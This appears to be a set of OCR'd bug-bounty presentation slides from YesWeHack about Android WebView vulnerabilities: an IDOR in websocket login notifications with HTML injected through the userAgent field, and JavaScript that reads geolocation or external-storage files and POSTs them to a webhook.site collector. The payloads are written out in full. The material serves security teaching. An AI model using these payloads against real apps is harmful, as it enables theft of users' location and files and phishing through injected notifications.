
IDOR from accessCode parameter to send request to all users

YesWeHack

# Real bug through notification

IDOR from accessCode parameter to send request to all users

user-agent & os parameters reflected in the webview through a websocket request



WebSocket ID: 29 [redacted] /websocket

Send WebSocket Message

Send | To server | Select next message re


Pretty | Raw | Hex

```
[
 [redacted] Code\":\"34[redacted]
 [redacted] ,\"userAgent\":\"Firefox <h1><br><br><br> <b>Si vous pensez que cela ne vient pas de vous
 [redacted]
 [redacted] </h1>\",\"os\":\"Linux x86_64\",\"urlProvider\"
 :\"[redacted]\",
]
```

Une demande de connexion depuis un nouvel appareil au site [redacted] a été détectée :

[redacted]

Si vous pensez que cela ne vient pas de vous, [redacted]



Connexion [redacted]

Connexion [redacted] now

Connexion [redacted] now

Connexion [redacted] now

Connexion [redacted] now

# PII leak through setGeolocationEnabled()


```java
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true); // Enable JavaScript
webSettings.setGeolocationEnabled(true); // Enable Geolocation
```

```javascript
navigator.geolocation.getCurrentPosition(position => {
    fetch("https://webhook.site/<UUID>", {
        method: "POST",
        headers: {
            "Content-Type": "application/json"
        },
        body: JSON.stringify({
            latitude: position.coords.latitude,
            longitude: position.coords.longitude
        })
    });
});
```

Due to the WebView settings JavaScriptEnabled() and setGeolocationEnabled() set to True, it's possible to execute Javascript and steal user's geolocation data

YesWeHack


# File read through setAllowFileAccess()




```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.example.myapp">

    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:supportsRtl="true"
```

The READ_EXTERNAL_STORAGE permission allows an app to access files stored on the device’s external storage, such as images, documents, and other media..

# File read through setAllowFileAccess()



```
const filePath = "file:///storage/emulated/0/Download/secret.txt";

fetch(filePath)
    .then(response => response.text())
    .then(data => {
        fetch("https://webhook.site/<YOUR_UUID>", {
            method: "POST",
            headers: {
                "Content-Type": "application/json"
            },
            body: JSON.stringify({
                fileContent: data
            })
        });
    })
```




```
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true); // Enable JavaScript
webSettings.setAllowFileAccess(true); // Enable file access

myWebView.setWebViewClient(new WebViewClient());
```

As setJavaScriptEnabled() and setAllowFileAccess() are enabled, it's possible to exfiltrate files from the device's external storage.

Since Android 11, this exploit is no longer feasible due to stricter storage restrictions, but mainly apps can still run on older versions.

YesWeHack

